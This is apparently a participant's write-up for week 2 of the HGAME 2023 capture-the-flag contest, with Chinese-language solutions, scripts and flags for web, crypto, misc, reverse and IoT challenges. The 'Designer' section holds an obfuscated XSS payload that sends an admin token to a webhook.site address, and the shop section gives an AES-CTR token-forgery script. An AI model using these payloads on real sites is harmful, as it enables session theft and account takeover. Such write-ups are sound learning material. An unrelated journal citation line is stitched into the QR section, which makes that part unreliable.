

WriteUp By JBNRZ 22270529 week2

WEB

Git Leakage

下载 githack 使用后得到一个 flag 文件

```
[File not found] shaders/glsl/mirrorPass.frag.glsl
[File not found] screenshot.png
[File not found] shaders/glsl/bloomPass.blur.frag.glsl
[File not found] prettier_command.txt
[File not found] shaders/glsl/palettePass.frag.glsl
[File not found] shaders/glsl/bloomPass.combine.frag.glsl
[File not found] shaders/glsl/rainPass.frag.glsl
[File not found] shaders/glsl/quiltPass.frag.glsl
[File not found] shaders/glsl/rainPass.effect.frag.glsl
[File not found] shaders/glsl/rainPass.intro.frag.glsl
[File not found] shaders/glsl/stripePass.frag.glsl
[File not found] shaders/glsl/rainPass.vert.glsl
[File not found] shaders/glsl/rainPass.raindrop.frag.glsl
[File not found] shaders/glsl/rainPass.symbol.frag.glsl
[File not found] shaders/wgsl/bloomBlur.wgsl
[File not found] shaders/wgsl/bloomCombine.wgsl
[File not found] shaders/wgsl/imagePass.wgsl
[File not found] shaders/wgsl/endPass.wgsl
[File not found] shaders/wgsl/mirrorPass.wgsl
[File not found] shaders/wgsl/palettePass.wgsl
[File not found] svg_sources/huberfish_d.svg
[File not found] svg_sources/gothic_texture_simplified.svg
[File not found] svg_sources/coptic_texture_simplified.svg
[File not found] webgpu_notes.txt
[File not found] shaders/wgsl/stripePass.wgsl
[File not found] svg_sources/huberfish_a.svg
[File not found] svg_sources/texture_simplified.svg
[File not found] shaders/wgsl/rainPass.wgsl
```

hgame{Don't^put*Git-in_web_directory}

V2board

上网搜，找到一篇文章

<https://www.ctfiot.com/88960.html>

照着做

1 hg game{39d580e71705f6abac9a414def74c466}

Designer

分析源码，要求为 username=admin ip=127.0.0.1，可以通过 save 来让服务器访问

在访问部署攻击的网站前还需要先去 register , fetch 构造post 请求, 以 admin 去生成一个 token

```
1 ;\"><script>eval(\"fet\"+\"ch(\\"\\"/user/register\\\", {\\\"method  
\\\":\\\"POST\\\",\\\"body\\\":{\\\"username\\\":\\\"admin\\\"}}).then((re  
spo\"+\"nse)=>respo\"+\"nse.json() .then(function\"+\"n(respo\"+\"nse  
{fe\"+\"tch(\\"\\"https://webhook.site/cb3f84a6-2245-4654-8463-a861d2ca44af/  
\\\"+respo\"+\"nse[\\\"token\\\"])});\\");</script>
```

两种都可以，但注意对于转义字符的处理，引号每深一层都要多两个 \

CRYPTO

Rabin

```
1 from Crypto.Util.number import *
2 import gmpy2
3
4 p = 654283271845556796907301374328864072401843295347724213731935211446933750
5 q = 985708102687050849875249754823234560064805319172926017992562414586818005
6 c = 0x4e072f435cbffbd3520a283b3944ac988b98fb19e723d1bd02ad7e58d9f01b26d622ed
7 e = 2
8 n = p * q
9 mp = pow(c, (p + 1) // 4, p)
10 mq = pow(c, (q + 1) // 4, q)
11 yp = gmpy2.invert(p, q)
12 yq = gmpy2.invert(q, p)
13 r = (yp * p * mq + yq * q * mp) % n
14 rr = n - r
15 s = (yp * p * mq - yq * q * mp) % n
16 ss = n - s
17 for i in [r, rr, s, rr]:
18     print(long_to_bytes(i))
19
20 # hgame{That's0_asy_to_s@lve_r@bin}
```

RSA 大冒险

```
1 challenge 1  
2 分解因数：pubkey[0] // pubkey[2]  
3 得到 p q
```

```

4 # m<n_But_also_m<p
5
6 challenge 2
7 先 pubkey 然后 encrypt 再 pubkey
8 求两次 p*q 的 gcd
9 用其中一次的 p q 求解
10 # make_all_modulus_independent
11
12 challenge 3
13 低指数攻击
14 import gmpy2
15 from Crypto.Util.number import *
16 def de(c, e, n):
17     k = 0
18     while True:
19         mm = c + n*k
20         result, flag = gmpy2.iroot(mm, e)
21         if True == flag:
22             return result
23         k += 1
24 e= 3
25 n=
26 c=
27 m=de(c,e,n)
28 print(long_to_bytes(m))
29 # encrypt_exponent_should_be_bigger
30
31 challenge 4
32 获取顺序： pubkey encrypt pubkey encrypt
33 共模攻击
34 import gmpy2
35 from Crypto.Util.number import long_to_bytes
36 e1 = 98911
37 e2 = 122099
38 n = 950484674820950471949130764811321629652501129130688128088480274023197256
39 c1 = 0x1e1ed86e90f31b5827d3b975e3039592a90d64674c691f6d142482930a3e761cffbbe
40 c2 = 0x45b1ff36c4363240047c744dab838ca660d14a9434b30eea3eea0a90fd1292bda96ee
41 _, r, s = gmpy2.gcdext(e1, e2)
42 m = pow(c1, r, n) * pow(c2, s, n) % n
43 print(long_to_bytes(m))
44 # never_use_same_modulus

```

hgame{W0w_you^knowT^e_CoMm0n_&t\$ack_@bout|RSA}

Bag

<https://ctf-wiki.org/crypto/asymmetric/knapsack/knapsack/>

CTF Wiki

 <https://ctf-wiki.org/crypto/asymmetric/knapsack/knapsack/>



已知公钥的第一个元素，利用z3计算出 w 的可能值

```
1 from z3 import *
2 m = 1528637222531038332958694965114330415773896571891017629493424
3 w = Int('w')
4 solve(w * 2 % m == m, w > 0, w < m)
5
6 # w = 34678303266662728260484388017365107292555268466494656568963
```

通过添加约束条件，可以计算出 w 存在两个值，但实际上这两个值所计算的结果是一样的。

<https://www.bilibili.com/video/BV1FE411i7uB/>


背包问题 加密算法、视频播放量 2601、弹幕量 5、点赞数 83、投硬币枚数 42、收藏人数 49、转发人数 2...



根据视频的介绍，写出解密脚本（太菜了，wiki 里写的不大懂）

```
1 from gmpy2 import invert
2 c = 93602062133487361151420753057739397161734651609786598765462162
3 w1 = 34678303266662728260484388017365107292555268466494656568963
4 m = 1528637222531038332958694965114330415773896571891017629493424
5 _w = invert(w1, m)
6 _c = c * _w % m
7 d = ''
8 a = [2 << i for i in range(198)][::-1]
9 while _c >= 2 and len(a) >= 1:
10     if _c >= sum(a):
11         _c -= sum(a)
12         d += '1'
13     else:
14         d += '0'
15     a = a[1:]
16 print(d[::-1])
17
18 # 10010000011000010011101110011010111110011010001101110010111110011001101100
```

在结果的左侧补 0，填充为 8 的整倍数，转为 ascii



。。。不明白为什么前两位不正确，但是不影响，现在就可开始爆破了

```
1 from libnum import gcd, s2n
```

```

2 from string import printable
3 for x in printable:
4     for y in printable:
5         plain = f'{x}{y}'s_4n_3asy_ba9_isn7_it?"
6         v = bin(s2n(plain))[2:]
7         l = len(v)
8         a = [2 << i for i in range(l)]
9         m = 1528637222531038332958694965114330415773896571891017629493424
10        w = 34678303266662728260484388017365107292555268466494656568963
11        assert gcd(w, m) == 1
12        b = [w * i % m for i in a]
13        c = 0
14        for i in range(l):
15            c += b[i] * int(v[i])
16        if c == 936020621334873611514207530577393971617346516097865987654621
17            print(plain)
18
19 # It's_4n_3asy_ba9_isn7_it?

```

零元购年货商店

审计一下代码，要求购买flag时token解出的username要求是 Vidar-Tu，但是不可能注册一个Vidar-Tu，要伪造token

```

1 func init() {
2     _, _ = rand.Read(key)
3     _, _ = rand.Read(iv)
4 }
5
6 func Encrypt(u string) (string, error) {
7     block, err := aes.NewCipher(key)
8     if err != nil {
9         return "", err
10    }
11    plainText := []byte(u)
12    blockMode := cipher.NewCTR(block, iv)
13    cipherText := make([]byte, len(plainText))
14    blockMode.XORKeyStream(cipherText, plainText)
15    return base64.StdEncoding.EncodeToString(cipherText), nil
16 }

```

在这部分代码中发现对于 token 的生成采用 AES.CTR 算法，并且存在 key iv 复用的情况，通过写代码获取 username = Vidar-Tu 的 token

```

1 import base64
2 import time
3 from pwn import xor
4 from requests import Session
5

```

```

6 login = 'http://week-2.hgame.lwsec.cn:30543/login'
7 s = Session()
8 s.post(login, data={'username': 'Vidar-TU'})
9 created = round(time.time())
10 text1 = ('{"Name":"Vidar-TU","Created":"' + str(created) + ',"Uid":"230555433')
11 # 虽然不知道用没用，将两个明文的差别尽可能缩小，时间戳无所谓，没有相关校验
12 text2 = ('{"Name":"Vidar-Tu","Created":"' + str(created) + ',"Uid":"230555433')
13 text3 = base64.b64decode(s.cookies.get('token').replace('%3D', '='))
14 text4 = base64.b64encode(xor(text1, text2, text3))
15 print(text4.decode())

```

lhIqlpkzHTAInuvFwKbPneKFFov96RVsRRLMuIXwmjZhLBexg2Hnx1c%2BJluWtcwtkD6tqJmmzf4w3A%3D%3D

直接得到的结果中间的 %2B 变成了 2B，修正一下

抓包改token → hgame{5o_Eas9_6yte_flip_@t7ack_wi4h_4ES-CTR}

Pretty Raw Hex ⌂ ⌂ ⌂ ⌂

```

1 GET /buy?prod=flag HTTP/1.1
2 Host: week-2.hgame.lwsec.cn:30543
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/99.0.4844.51 Safari/537.36
5 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
6 Referer: http://week-2.hgame.lwsec.cn:30543/home
7 Accept-Encoding: gzip, deflate
8 Accept-Language: zh-CN,zh;q=0.9
9 Cookie: _ga=GAI.1.1102633784.1673532371; _ga_P1E9Z5LRRK=
GS1.1.1673532370.1.1.1673532465.0.0.0; SESSION=
MTY3M2YXNjQwHxEdiiCQkFFQ180SUFBUKFCRUFBQUpQLUNBQUVHYzNSEWFXNW5EQVlBQkhWe1pYSUD
jM15YYc1bKRZ0FcB1z6WhJd01RPT18iiD6pHzygIsNKEZ9IttPUplA2aajnSvyQG045q-1vku=;
token=
lhIqlpkzHTAInuvFwKbPneKFFov96RVsRRLMuIXwmjZhLBexg2Hnx1c%2BJluWtcwtkD6tqJmmzf4w3
A%3D%3D
0 Connection: close
1

```

Pretty Raw Hex ⌂ ⌂ ⌂ ⌂

```

1 HTTP/1.1 200 OK
2 Content-Type: text/plain; charset=utf-8
3 Date: Sat, 14 Jan 2023 13:35:30 GMT
4 Content-Length: 76
5 Connection: close
6
7 Vidar-Tu buy flag successfully
8 hgame{5o_Eas9_6yte_flip_@t7ack_wi4h_4ES-CTR}
9

```

MISC

Tetris Master

ctrl-C，可进入shell

hgame{Bash_Game^Also*Can#Rce}

Tetris Master ++

发现 score 不会归零，再选则 y 之后写个脚本一直跑

```

1 from pyautogui import *
2 from time import sleep
3
4
5 for i in range(10):
6     print(f"计时: {i}")
7     sleep(1)
8 while True:
9     for i in range(12):
10         press('enter')
11         print(i, end=' ')
12         press('n')
13         sleep(0.1)

```

hgame{Bash_Game^Also*Can#Rce^reVenge!!!!}

Sign in pro max

part1 base64 58 32

part2 md5

part3 sha1

part4 sha256

part5 凯撒

(说起格式想到的不是 hgame{} 么 orz

hqame{f51d3a18-f91c-4952-a3ed-0bc0ea61d21c}

Crazy barcode

<https://merricx.github.io/qrazybox/>

尝试各个掩码类型，发现在 mask pattern = 4 时，能够解出一些字母

QDikXkpM0BHNXuis

OR version : 3 (29x29)

Error correction level : H

Mask pattern : 4

Number of missing bytes (erasures) : **0 bytes (0.00%)**

Data blocks :

["01000001","11100101","00000101","10000111","00010100","01010110","01000110","10100111","10100111"]

Final data bits :

010000010000010100010100010001101010011010110101100001101011011000001001101001100000100001

[0100] [00010000]

[01010001010010001000110110101

Mode Indicator : **8-bit Mode (0)**

Character Count Indicator : 16

Journal of Health Politics, Policy and Law, Vol. 35, No. 4, December 2010
DOI 10.1215/03616878-35-4 © 2010 by The University of Chicago

解压缩包之后 用ps拼一下 那个文本文件中的内容是单张图片的旋转角度 90 * n



应该是有些问题的，但是扫出来了，那我就不管了

hgame{Cr42y_qrc0de}

REVERSE

Stream

pyinstxtractor stream.exe > stream.pyc > stream.py

```
1 #!/usr/bin/env python
2 # visit https://tool.lu/pyc/ for more information
3 # Version: Python 3.10
4
5 import base64
6
7 def gen(key):
8     s = list(range(256))
9     j = 0
10    for i in range(256):
11        j = (j + s[i] + ord(key[i % len(key)])) % 256
12        tmp = s[i]
13        s[i] = s[j]
14        s[j] = tmp
15        i = j = 0
16    data = []
17    for _ in range(50):
```

```

18     i = (i + 1) % 256
19     j = (j + s[i]) % 256
20     tmp = s[i]
21     s[i] = s[j]
22     s[j] = tmp
23     data.append(s[(s[i] + s[j]) % 256])
24
25
26
27 def encrypt(text, key):
28     result = ''
29     for c, k in zip(text, gen(key)):
30         result += chr(ord(c) ^ k)
31     result = base64.b64encode(result.encode()).decode()
32     return result
33
34
35 text = input('Flag: ')
36 key = 'As_we_do_as_you_know'
37 enc = encrypt(text, key)
38 if enc == 'wr3ClVcSw7nCmM0cHcKgac0tMkvDjxZ6asKw4nChMK8IsK7KM00as0rdgbDlx3
39 DqcKqwr0hw701Ly57w63Ctc0l':
40     print('yes!')
41     return None
42 None('try again...')


```

```

1 import base64
2 from string import printable as p
3 def gen(key):
4     s = list(range(256))
5     j = 0
6     for i in range(256):
7         j = (j + s[i] + ord(key[i % len(key)])) % 256
8         tmp = s[i]
9         s[i] = s[j]
10        s[j] = tmp
11    i = j = 0
12    data = []
13    for _ in range(50):
14        i = (i + 1) % 256
15        j = (j + s[i]) % 256
16        tmp = s[i]
17        s[i] = s[j]
18        s[j] = tmp
19        data.append(s[(s[i] + s[j]) % 256])
20
21    return data


```

```

22 def encrypt(text, key):
23     result = ''
24     for c, k in zip(text, gen(key)):
25         result += chr(ord(c) ^ k)
26     result = result.encode()
27     return result
28
29 decoded = base64.b64decode('wr3ClVcSw7nCmM0cHcKgac0tMkvDjxZ6asKwW4nChMK8Is
30 K7KM00as0rdgbDlx3DqcKqwr0hw701Ly57w63Ctc0l')
31 decoded = ' '.join([str(i) for i in list(decoded)])
32 # print(decoded)
33 text = 'hgame{'
34 key = 'As_we_do_as_you_know'
35 while not text.endswith('}'):
36     for y in p:
37         test = ' '.join([str(i) for i in list(encrypt(text + y, key=key))]) + ' '
38         if decoded.startswith(test):
39             text += y
40             print(text)
41 # hgame{python_reverse_is_easy_with_internet}

```

Math

```

1 from z3 import *
2 s = Solver()
3 v10 = [126, 225, 62, 40, 216, 253, 20, 124, 232, 122, 62, 23, 100, 161, 36
, 118, 21, 184, 26, 142, 59, 31, 186, 82, 79]
4 v12 = [63998, 33111, 67762, 54789, 61979, 69619, 37190, 70162, 53110, 6867
8, 63339, 30687, 66494, 50936, 60810, 48784, 30188, 60104, 44599, 52265, 4
3048, 23660, 43850, 33646, 44270]
5 c = [Int(str(i)) for i in range(25)]
6 s.add(v12[0] == c[0] * v10[0]+c[1] * v10[5]+c[2] * v10[10]+c[3] * v10[15]+c
[4] * v10[20], v12[1] == c[0] * v10[1]+c[1] * v10[6]+c[2] * v10[11]+c[3] *
v10[16]+c[4] * v10[21], v12[2] == c[0] * v10[2]+c[1] * v10[7]+c[2] * v10[1
2]+c[3] * v10[17]+c[4] * v10[22], v12[3] == c[0] * v10[3]+c[1] * v10[8]+c[2
] * v10[13]+c[3] * v10[18]+c[4] * v10[23], v12[4] == c[0] * v10[4]+c[1] * v
10[9]+c[2] * v10[14]+c[3] * v10[19]+c[4] * v10[24], v12[5] == c[5] * v10[0]
+c[6] * v10[5]+c[7] * v10[10]+c[8] * v10[15]+c[9] * v10[20], v12[6] == c[5]
* v10[1]+c[6] * v10[6]+c[7] * v10[11]+c[8] * v10[16]+c[9] * v10[21], v12[7]
== c[5] * v10[2]+c[6] * v10[7]+c[7] * v10[12]+c[8] * v10[17]+c[9] * v10[2
2], v12[8] == c[5] * v10[3]+c[6] * v10[8]+c[7] * v10[13]+c[8] * v10[18]+c[9
] * v10[23], v12[9] == c[5] * v10[4]+c[6] * v10[9]+c[7] * v10[14]+c[8] * v1
0[19]+c[9] * v10[24], v12[10] == c[10] * v10[0]+c[11] * v10[5]+c[12] * v10[
10]+c[13] * v10[15]+c[14] * v10[20], v12[11] == c[10] * v10[1]+c[11] * v10[
6]+c[12] * v10[11]+c[13] * v10[16]+c[14] * v10[21], v12[12] == c[10] * v10[
2]+c[11] * v10[7]+c[12] * v10[12]+c[13] * v10[17]+c[14] * v10[22], v12[13]
== c[10] * v10[3]+c[11] * v10[8]+c[12] * v10[13]+c[13] * v10[18]+c[14] * v1

```

```

0[23], v12[14] ==c[10] * v10[4]+c[11] * v10[9]+c[12] * v10[14]+c[13] * v10
[19]+c[14] * v10[24], v12[15] ==c[15] * v10[0]+c[16] * v10[5]+c[17] * v10[
10]+c[18] * v10[15]+c[19] * v10[20], v12[16] ==c[15] * v10[1]+c[16] * v10[
6]+c[17] * v10[11]+c[18] * v10[16]+c[19] * v10[21], v12[17] ==c[15] * v10[
2]+c[16] * v10[7]+c[17] * v10[12]+c[18] * v10[17]+c[19] * v10[22], v12[18]
==c[15] * v10[3]+c[16] * v10[8]+c[17] * v10[13]+c[18] * v10[18]+c[19] * v1
0[23], v12[19] ==c[15] * v10[4]+c[16] * v10[9]+c[17] * v10[14]+c[18] * v10
[19]+c[19] * v10[24], v12[20] ==c[20] * v10[0]+c[21] * v10[5]+c[22] * v10[
10]+c[23] * v10[15]+c[24] * v10[20], v12[21] ==c[20] * v10[1]+c[21] * v10[
6]+c[22] * v10[11]+c[23] * v10[16]+c[24] * v10[21], v12[22] ==c[20] * v10[
2]+c[21] * v10[7]+c[22] * v10[12]+c[23] * v10[17]+c[24] * v10[22], v12[23]
==c[20] * v10[3]+c[21] * v10[8]+c[22] * v10[13]+c[23] * v10[18]+c[24] * v1
0[23], v12[24] ==c[20] * v10[4]+c[21] * v10[9]+c[22] * v10[14]+c[23] * v10
[19]+c[24] * v10[24])
# 代码生成所有的约束条件
if s.check() == sat:
    m = eval(str(s.model())).replace(' = ', ' : ').replace('[', '{').replace
(']', '}')
    for i in range(25):
        print(chr(m[i]), end=' ')
13 hgame{y0ur_m@th_1s_g00d}

```

Before main

找到两张base64表

true: qaCpwYM2tO/RP0XeSZv8kLd6nfA7UHJ1No4gF5zr3VsBQbl9juhEGymc+WTxliDK

false: OCxWsOemvJq4zdk2V6QlArj9wnHbt1NfEX/+3DhyPoBRLY8pK5FciZau7UMlgTSG

换表解一下base64

编码

qword_4020 dq 6D654F7357784330h

```

qword_4028 dq 326B647A34714A76h
qword_4030 dq 396A72416C513656h
qword_4038 dq 664E317462486E77h
qword_4040 dq 796844332B2F5845h
qword_4048 dq 7038594C52426F50h
qword_4050 dq 75615A696346354Bh
qword_4058 dq 47535467494D5537h
byte_4060 db 0
result = ptrace(PTRACE_TRACEME, 0LL, 0LL, 0LL);
if ( result != -1 )
{
    strcpy(&qword_4020, "qaCpwYM2tO/RP0XeSZv8kLd6nfA7UHJ1No4gF5zr3VsBQbl9juhEGymc+WTxIiDK");
    return 0x636D79474568756ALL;
}
return result;

```

IOT

Pirated router

binwalk -Me xxx.bin

得到文件，在 bin 中发现 secret_program

没法运行，IDA 看一眼逻辑

```

1 a = [75, 68, 66, 78, 70, 88, 86, 77, 83, 23, 64, 72, 18, 77, 68, 124, 69, 74
2 a = [i ^ 35 for i in a]
3 print''.join([chr(i) for i in a])

```

hgame{unp4ck1ng_firmware_1s_3Asy}

Priated Keyboard

分离流量

tshark -r keyboard.pcapng -T fields -e usbhid.data > usb.txt

```

1 f = open('usb.txt', 'r')
2 fi = open('out.txt', 'w')
3 while True:
4     a = f.readline().strip()
5     if a:
6         if len(a) == 16: # 键盘流量len=16, 鼠标流量len=8
7             out = ''
8             for i in range(0, len(a), 2):
9                 if i + 2 != len(a):
10                     out += a[i] + a[i + 1] + ":""
11                 else:
12                     out += a[i] + a[i + 1]
13             fi.write(out)
14             fi.write('\n')
15     else:
16         break
17 fi.close()

```

```

18 normalKeys = {
19     "04": "a", "05": "b", "06": "c", "07": "d", "08": "e",
20     "09": "f", "0a": "g", "0b": "h", "0c": "i", "0d": "j",
21     "0e": "k", "0f": "l", "10": "m", "11": "n", "12": "o",
22     "13": "p", "14": "q", "15": "r", "16": "s", "17": "t",
23     "18": "u", "19": "v", "1a": "w", "1b": "x", "1c": "y",
24     "1d": "z", "1e": "!", "1f": "?", "20": "0", "21": "1",
25     "22": "2", "23": "3", "24": "4", "25": "5", "26": "6",
26     "27": "7", "28": "8", "29": "9", "2a": "<RET>", "2b": "<ESC>",
27     "2c": "<SPACE>", "2d": "-", "2e": "=", "2f": "[", "30": "]",
28     "31": "\\", "32": "<NON>", "33": ";", "34": "'", "35": "<GA>",
29     "36": ",", "37": ".", "38": "/", "39": "<CAP>", "3a": "<F1>",
30     "3b": "<F2>", "3c": "<F3>", "3d": "<F4>", "3e": "<F5>",
31     "3f": "<F6>", "40": "<F7>", "41": "<F8>", "42": "<F9>",
32     "43": "<F10>", "44": "<F11>", "45": "<F12>"}
33 shiftKeys = {
34     "04": "A", "05": "B", "06": "C", "07": "D", "08": "E",
35     "09": "F", "0a": "G", "0b": "I", "0c": "H", "0d": "J",
36     "0e": "K", "0f": "L", "10": "M", "11": "N", "12": "O",
37     "13": "P", "14": "Q", "15": "R", "16": "S", "17": "T",
38     "18": "U", "19": "V", "1a": "W", "1b": "X", "1c": "Y",
39     "1d": "Z", "1e": "!", "1f": "@", "20": "#", "21": "$",
40     "22": "%", "23": "^", "24": "&", "25": "*", "26": "(", "27": ")",
41     "28": "<RET>", "29": "<ESC>", "2a": "<DEL>", "2b": "\t",
42     "2c": "<NON>", "2d": "_", "2e": "+", "2f": "{",
43     "30": "}", "31": "|", "32": "<NON>", "33": ":",
44     "35": "<GA>", "36": "<F1>", "37": "<F2>", "38": "?",
45     "39": "<F3>", "3b": "<F4>", "3c": "<F5>", "3d": "<F6>",
46     "41": "<F8>", "42": "<F9>", "43": "<F10>", "44": "<F11>", "45": "<F12>"}
47 output = []
48 keys = open('usb2.txt')
49 for line in keys:
50     try:
51         if line[0] != '0' or (line[1] != '0' and line[1] != '2') or line[3]
52             13] != '0' or line[15] != '0' or line[16] != '0' or line[18]
53             continue
54         if line[6:8] in normalKeys.keys():
55             output += [[normalKeys[line[6:8]]],
56                         [shiftKeys[line[6:8]]]][line[1] == '2']
57         else:
58             output += ['[unknown]']
59     except BaseException:
60         pass
61     keys.close()
62     flag = 0
63     print("".join(output))
64     for i in range(len(output)):
65         try:
66             a = output.index('<DEL>')

```

```

67     except BaseException:
68         pass
69     for i in range(len(output)):
70         try:
71             if output[i] == "<CAP>":
72                 flag += 1
73                 output.pop(i)
74             if flag == 2:
75                 flag = 0
76             if flag != 0:
77                 output[i] = output[i].upper()
78         except BaseException:
79             pass
80     print('output : ' + "".join(output))
81
82 # zhihui_NB_666}


```

在随附的项目中发现，与原项目对比有差别

A,B,C,D,E,F,G,I,H,J,K,L,M,

改为 zhihuh_NB_666}

在 SCH_HelloWord-TouchBar_2022-07-31.pdf 中发现前半段flag



hgame{peng_zhihuh_NB_666}

(抽时间写个自动对比的脚本，Orz